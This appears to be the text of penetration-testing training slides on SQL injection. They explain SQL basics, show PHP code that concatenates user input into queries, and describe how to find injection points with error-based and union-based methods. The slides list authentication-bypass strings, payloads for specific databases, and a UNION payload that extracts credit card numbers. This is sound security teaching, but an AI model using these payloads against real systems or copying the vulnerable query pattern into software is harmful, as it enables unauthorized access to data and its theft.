Database Connectors

- The server-side code usually takes care of establishing and maintaining the connection to the database through the use of connectors.
- Database connectors, also known as database drivers or database connectors, are software components or libraries that provide an interface to connect and interact with specific databases from an application or programming language.
- They enable applications to communicate with the database, execute queries, retrieve and modify data, and handle database transactions.



Introduction to SQL

- Before learning how to perform a SQL Injection attack, we have to know the following:
 - **SQL statement syntax**
 - **How to perform a query**
 - **How to combine the results of two queries with the UNION operator**
 - **How comments work**

Important SQL Commands

Command	Function
SELECT	Read data from the database based on specific search criteria.
UNION	Used to combine the results of two or more SELECT statements.
INSERT	Insert a new record into the database/table.
UPDATE	Update existing data/record based on specified criteria.
DELETE	Delete existing data/record based on specified criteria.
Order By	Used to sort the result-set in ascending or descending order.
Limit By	Used to retrieve records from one or more tables.

SQL Special Characters

Command	Function
' or "	Character string indicators.
/* ... */	Multi-line comment.
+	Addition or concatenation.
# or -- (Hyphen hyphen)	Single-line comment.
(Double pipe)	Concatenation
%	Wildcard attribute indicator
@variable	Local variable.
@@variable	Global variable.
waitfor delay '00:00:10'	Time delay.

SELECT Statement Syntax

In order to better understand SQLi, you need to know the basic syntax of a SELECT statement:

```
> SELECT <columns list> FROM <table> WHERE <condition>;
```

SELECT Statement Example

A typical SELECT SQL statement/query looks like the following:

```
> SELECT name, description FROM products WHERE id=9;
```

The SQL code snippet above queries the database, asking for the **name** and the **description** attributes of a record in the products table. In this example, the selected record has an **id** of 9.

UNION Statement Syntax

The following is an example of an SQL statement that uses the UNION command:

```
> <SELECT statement> UNION <other SELECT statement>;
```

UNION Statement Example

A typical UNION SQL statement/query looks like the following:

```
> SELECT name, description FROM products WHERE id=9 UNION SELECT  
price FROM products WHERE id=9;
```

The SQL code snippet above queries the database, asking for the **name** and the **description** attributes of a record in the products table in addition to querying the database for the **price** attribute of the record with an **id** equal to 9.

SQL Comments

There are two strings you can use to comment a line in SQL:

- # (the hash symbol)
- -- (two dashes followed by a space)

```
> SELECT field FROM table; # this is a comment  
> SELECT field FROM table; -- this is another comment
```

How Web Apps Utilize SQL Queries

The following code contains a PHP example of a connection to a MySQL database and the execution of a SQL query.

```
$dbhostname='1.2.3.4';
$dbuser='username';
$dbpassword='password';
$dbname='database';

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username,
Password FROM Accounts;";

$results = mysqli_query($connection, $query);
display_results($results);
```


How Web Apps Utilize SQL Queries

The previous example shows a static query example inside a PHP page:

- **\$connection** is an object referencing the connection to the database.
- The **\$query** variable contains the SQL query.
- **mysqli_query()** is a function which submits the query to the database.
- Finally, the custom **display_results()** function renders the data.

How Web Apps Utilize SQL Queries

Anatomy of a database interaction in PHP. This example uses a MySQL database.



Vulnerable Dynamic Queries

Most of the times queries are not static; they are indeed dynamically built by using user' inputs. Here you can find a vulnerable dynamic query example:

```
$id = $_GET['id'];

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='$id';";

$results = mysqli_query($connection, $query);
display_results($results);
```

Vulnerable Dynamic Queries

- The previous example shows some code which uses user-supplied input to build a query (the id parameter of the GET request). The code then submits the query to the database.
- This behavior is very dangerous because a malicious user can exploit the query construction to take control of the database interaction.

Let's see how!

Vulnerable Dynamic Queries

The dynamic query:

```
SELECT Name, Description FROM Products WHERE ID='$id';
```

Expects \$id values such as:

- + 1 - SELECT Name, Description FROM Products WHERE ID='1';
- + Example - SELECT Name, Description FROM Products WHERE ID='Example';
- + Itid3 - SELECT Name, Description FROM Products WHERE ID='Itid3';

Vulnerable Dynamic Queries

But, what if an attacker crafts an \$id value which can actually change the query? Something like:

```
' OR 'a'='a
```

Then the query becomes:

```
SELECT Name, Description FROM Products WHERE ID=' ' OR 'a'='a';
```

Vulnerable Dynamic Queries

- This tells the database to select the items by checking two conditions:
 - The id must be empty (`id=""`)
 - OR an always true condition (`'a'='a'`)
- While the first condition is not met, the SQL engine will consider the second condition of the OR. This second condition is crafted as an always true condition.
- In other words, this tells the database to select all the items in the Products table!

SQL Fundamentals

Demo: SQL Fundamentals

Hunting For SQL Injection Vulnerabilities

Finding SQL Injection Vulnerabilities

- In order to exploit a SQL injection vulnerability, you first have to identify an injection point within the web application, after which, you can craft a SQL query/payload that can be injected in an injectable parameter.
- The most straightforward way to find SQL injection vulnerabilities within a web application is to probe its inputs with special characters that are known to cause the SQL query to be syntactically invalid therefore forcing the web application to return an error.

Note: Not all the inputs in a web application interact with the database. It is therefore recommended to perform reconnaissance on the web application and categorize the different input parameters.

Common Injectable Fields

- SQL injection vulnerabilities can exist in various input fields within an application. Here are some common examples of injectable fields where SQL injection vulnerabilities can be found:
 - Login forms: The username and password fields in a login form are common targets for SQL injection attacks. If the application does not properly validate or sanitize the input, an attacker may be able to manipulate the SQL query used for authentication.
 - Search boxes: Input fields used for searching within an application are potential targets for SQL injection. If the search query is directly incorporated into a SQL statement without proper validation, an attacker can inject malicious SQL code to manipulate the query and potentially access unauthorized data.

Common Injectable Fields

- URL parameters: Web applications often use URL parameters to pass data between pages. If the application uses these parameters directly in constructing SQL queries without proper validation and sanitization, it can be susceptible to SQL injection attacks.
- Form fields: Any input fields in forms, such as registration forms, contact forms, or comment fields, can be vulnerable to SQL injection if the input is not properly validated and sanitized before being used in SQL queries.
- Hidden fields: Hidden fields in HTML forms can also be susceptible to SQL injection attacks if the data from these fields is directly incorporated into SQL queries without proper validation.
- Cookies: In some cases, cookies containing user data or session information may be used in SQL queries. If the application does not validate or sanitize the cookie data properly, it can lead to SQL injection vulnerabilities.

Finding SQL Injection Vulnerabilities

Identifying SQL injection vulnerabilities typically involves a combination of manual testing and automated scanning. Here are some methods to help identify SQL injection vulnerabilities:

Manual Testing

- Manual testing with malicious input: Try injecting SQL statements or special characters into input fields such as login forms, search boxes, or URL parameters. Look for unexpected behavior, error messages, or any indications that the input is being interpreted as SQL code.
- Error-based testing: Submitting intentionally malformed input to trigger SQL errors can reveal underlying database errors or SQL statements being executed.

Finding SQL Injection Vulnerabilities

- Union-based testing: Injecting UNION SELECT statements into input fields can help determine if the application is vulnerable to SQL injection by retrieving data from other tables or databases.
- Boolean-based testing: Manipulating the application's response based on Boolean conditions can help determine if the application is vulnerable. For example, injecting '`' OR '1'='1`' in a login form to bypass authentication.
- Time-based testing: Injecting time-delayed SQL queries can reveal if the application is vulnerable to time-based blind SQL injection by observing delays in the server response.

Finding SQL Injection Vulnerabilities

- Input validation and sanitization: Review the application's code and check if proper input validation and sanitization techniques are implemented. Look for instances where user input is directly concatenated into SQL queries without proper sanitization or prepared statements.

Automated Testing

- Automated vulnerability scanners: Utilize automated tools such as SQLMap, OWASP ZAP, or Burp Suite to scan for SQL injection vulnerabilities. These tools can help automate the process of identifying and exploiting SQL injection vulnerabilities in web applications.

SQL Injection Testing

- Testing an application input for SQL injection will typically involve trying to inject:
 - **String terminators:** ' and "
 - **SQL commands:** SELECT, UNION, and other SQL commands
 - **SQL comments:** # or --
- It is also important to consider whether the injectable parameter/input is string based or integer based.

Note: Always test one injection at a time! Otherwise, you will not be able to identify which injection vector/payload is successful.

Integer Based Injection

- Integer based parameter injection - In some cases, SQL queries will treat the injectable parameter as an integer depending on the data type.

```
URL - http://site.com/user.php?id=1
```

```
SQL Query - SELECT * FROM Users WHERE id = FUZZ;
```

In such cases, it is recommended to utilize SQL queries that use logical operators (boolean) operations to test for injection.

Integer Based Injection Payloads

```
AND 1 - True  
AND 0 - False  
AND true - True  
And false - false  
1-false - Returns 1 if vulnerable  
1-true - Returns 0 if vulnerable  
1*56 - Returns 56 if vulnerable  
1*56 - Returns 1 if not vulnerable
```

String Based Injection

- **String based parameter injection** - In some cases, the SQL queries will treat the injectable parameter as a string.

```
URL – http://site.com/user.php?id=alexis
```

```
SQL Query – SELECT * FROM Users WHERE name = 'FUZZ' ;
```

In such cases, it is recommended to utilize special SQL characters like the single quote to delimit string literals.

```
' - False  
'' - True  
" - False  
"" - True
```

Exploiting The Single Quote (')

- SQL injection vulnerabilities often arise when user-supplied input is not properly validated, sanitized, or handled within the application code.
- One common technique used in SQL injection attacks is exploiting the single quote character (').
- In SQL, the single quote is used to delimit string literals. When user input is directly incorporated into an SQL query without proper handling, an attacker can inject a single quote character as part of the input, which can disrupt the intended query structure and allow for the injection of malicious SQL code.

Exploiting The Single Quote ('')

- For example, consider a login form where the username and password inputs are concatenated into an SQL query without proper validation:

```
SELECT * FROM users WHERE username = '<username>' AND password =  
'<password>'
```

If the application does not handle the single quote character in the input correctly, an attacker can inject a single quote to terminate the string literal and add their malicious SQL code. Here's an example of an attack payload:

```
' OR '1'='1'; --
```

Exploiting The Single Quote (')

- The modified query would become:

```
SELECT * FROM users WHERE username = '' OR '1'='1'; -- ' AND  
password = '<password>'
```

- In this example, the single quote ' is injected before the payload '**OR '1'='1'; --**. The purpose of the injected single quote is to close the string literal that encompasses the username input field.
- Then, the attacker's injected SQL code '**OR '1'='1'; --**' causes the condition '**'1'='1'**' to evaluate to true, effectively bypassing the authentication mechanism.

Database Fingerprinting

- Every DBMS/RDBMS responds to incorrect/erroneous SQL queries with different error messages.

A typical error from MS-SQL will look like this:

```
Incorrect syntax near [query snippet]
```

While a typical MySQL error looks more like this:

```
You have an error in your SQL syntax. Check the manual that corresponds  
to your MySQL server version for the right syntax to use near [query  
snippet]
```

Common SQLi Payloads

```
'  
''  
`  
``  
/  
"  
"""  
/  
//  
\  
\\  
;  
' or "
```

```
-- or #  
' OR '1  
' OR 1 -- -  
" OR "" = "  
" OR 1 = 1 -- -  
' OR '' = '  
'='  
'LIKE'  
'=0--+  
OR 1=1  
' OR 'x'='x  
' AND id IS NULL; --
```

```
' or '1'='1 --  
' or ('1'='1' --  
Admin' --  
Admin' #  
' having 1=1 --  
' or b=b --  
' or 1=1#  
' or 2 > 1 --  
' or test=test--  
) or '1'='1 --  
' or 10-5=5 --  
' or sqltest=sql+test--  
' or a=a -  
Admin' --
```

Database Specific SQLi Payloads

```
--MySQL, MSSQL, Oracle,  
PostgreSQL, SQLite  
' OR '1'='1' --  
' OR '1'='1' /*  
  
--MySQL  
' OR '1'='1' #  
  
--Access (using null characters)  
' OR '1'='1' %00  
' OR '1'='1' %16
```

OWASP Testing Checklist - SQLi

<https://github.com/tanprathan/OWASP-Testing-Checklist>

7. Data Validation Testing						
ID	WSTG-ID	Test Name	Description	Tools	OWASP Top 10	CWE
7.1	WSTG-INPV-01	Testing for Reflected Cross Site Scripting	<ul style="list-style-type: none">- Identify variables that are reflected in responses.- Assess the input they accept and the encoding that gets applied on return (if any).	Burpsuite/ZAP	A3	CWE-79
7.2	WSTG-INPV-02	Testing for Stored Cross Site Scripting	<ul style="list-style-type: none">- Identify stored input that is reflected on the client-side.- Assess the input they accept and the encoding that gets applied on return (if any).	Burpsuite/ZAP	A3	CWE-79
7.3	WSTG-INPV-03	Testing for HTTP Verb Tampering	N/A, This content has been merged into: WSTG-CONF-06	NA	NA	NA
7.4	WSTG-INPV-04	Testing for HTTP Parameter Pollution	<ul style="list-style-type: none">- Identify the backend and the parsing method used.- Assess injection points and try bypassing input filters using HPP.	Burpsuite/ZAP	A3	CWE-235
7.5	WSTG-INPV-05	Testing for SQL Injection	<ul style="list-style-type: none">- Identify SQL injection points.- Assess the severity of the injection and the level of access that can be achieved through it.	Burpsuite/ZAP SQLMap NoSQLMap	A3	CWE-89
7.6	WSTG-INPV-06	Testing for LDAP Injection	<ul style="list-style-type: none">- Identify LDAP injection points: <code>/ldapsearch?user=*</code> <code>user=*user=*)(uid=*)) ((uid=*</code> <code>pass=password</code>- Assess the severity of the injection:	Burpsuite/ZAP	A3	CWE-90

SQLi Resources

- The following is a list of useful, open source repositories, tools and documentation that will provide you with information and payloads that can be used to test for different types and subtypes of SQLi vulnerabilities:

Cheat Sheets

- <https://github.com/payloadbox/sql-injection-payload-list>
- <https://portswigger.net/web-security/sql-injection/cheat-sheet>

OWASP

- OWASP WSTG: <https://owasp.org/www-project-web-security-testing-guide/>

Finding SQL Injection Vulnerabilities Manually


Demo: Finding SQL Injection Vulnerabilities Manually

Finding SQL Injection Vulnerabilities With OWASP ZAP

Demo: Finding SQL Injection Vulnerabilities With OWASP ZAP

Exploiting Error-Based SQL Injection Vulnerabilities

SQL Injection Types & Subtypes




In-Band SQL Injection

- In-band SQL injection is the most common type of SQL injection attack. It occurs when an attacker uses the same communication channel to send the attack and receive the results.
- In other words, the attacker injects malicious SQL code into the web application and receives the results of the attack through the same channel used to submit the code.
- In-band SQL injection attacks are dangerous because they can be used to steal sensitive information, modify or delete data, or take over the entire web application or even the entire server.

In-Band SQL Injection

During an in-band SQLi attack the penetration tester finds a way to ask the web application for desired information.



Error-Based SQL Injection

- Error-based SQL injection is a technique used by attackers to exploit SQL injection vulnerabilities in web applications.
- It relies on intentionally causing database errors and using the error messages returned by the database to extract information or gain unauthorized access to the application's database.
- The error message can contain valuable information about the database schema or the contents of the database itself, which the attacker can use to further exploit the vulnerability.
- Identifying error-based SQL injection vulnerabilities involves testing the web application to determine if it is susceptible to this type of attack.

Error-Based SQL Injection Methodology


- Identify a vulnerable parameter: Find a parameter in the web application that is vulnerable to SQL injection, typically through user input fields, URL parameters, or form inputs.
- Inject malicious SQL code: Craft a payload that includes SQL statements designed to trigger a database error. This can involve appending invalid SQL syntax or manipulating existing queries.
- Observe error messages: Submit the payload to the vulnerable parameter and observe the error message returned by the database. The error message can provide valuable information about the structure and content of the database.

Error-Based SQL Injection Methodology

- Extract data: Modify the payload to extract specific information from the database by leveraging the error messages. This can include retrieving usernames, passwords, or other sensitive data stored in the database.
- Exploit the vulnerability: Exploit the information gathered through error-based SQL injection to further exploit the application, gain unauthorized access, or perform other malicious actions.

Error Based SQL Injection


During an Error-Based SQL injection attack, the penetration tester tries to force the DBMS to output an error message and then uses that information to perform data exfiltration.



Demo: Exploiting Error-Based SQL Injection Vulnerabilities

Exploiting Union-Based SQL Injection Vulnerabilities

SQL Injection Types & Subtypes



Union-Based SQL Injection

- Union-based SQL injection is a type of SQL injection attack that exploits the ability to use the UNION operator in SQL queries.
- It occurs when an application fails to properly validate or sanitize user input and allows an attacker to inject malicious SQL code into the query.
- The UNION operator is used in SQL to combine the results of two or more SELECT statements into a single result set.
- It requires that the number of columns and their data types match in the SELECT statements being combined.
- In a union-based SQL injection attack, the attacker injects additional SELECT statements through the vulnerable input to retrieve data from other database tables or to extract sensitive information.

Union-Based SQL Injection

Here's an example to illustrate the concept. Consider the following vulnerable code snippet:

```
SELECT id, name FROM users WHERE id = '<user_input>'
```

An attacker can exploit this vulnerability by injecting a UNION-based attack payload into the <user_input> parameter. They could inject a statement like:

```
' UNION SELECT credit_card_number, 'hack' FROM credit_cards --
```

The injected payload modifies the original query to retrieve the credit card numbers along with a custom value ('hack') from the credit_cards table. The double dash at the end is used to comment out the remaining part of the original query.

Union-Based SQL Injection

If the application is vulnerable to union-based SQL injection, the modified query would become:

```
SELECT id, name FROM users WHERE id = '' UNION SELECT  
credit_card_number, 'hack' FROM credit_cards --
```

The database would then execute this modified query, and the result would include the credit card numbers alongside the original user data. The attacker can subsequently extract this sensitive information.

Union-Based SQL Injection Methodology

- Identify user inputs: Determine the inputs on the application that are used in database queries. These inputs can include URL parameters, form fields, cookies, or any other user-controllable data.
- Test inputs for vulnerability: Inject a simple payload, such as a single quote ('') or a double quote (""). If the application produces an error or exhibits unexpected behavior, it might indicate a potential SQL injection vulnerability.
- Identify vulnerable injection points: Manipulate the injected payload to check if the application responds differently based on the injected data. You can try injecting various payloads like UNION SELECT statements or boolean conditions (e.g., ' OR '1'='1) to see if the application behaves differently based on the response.

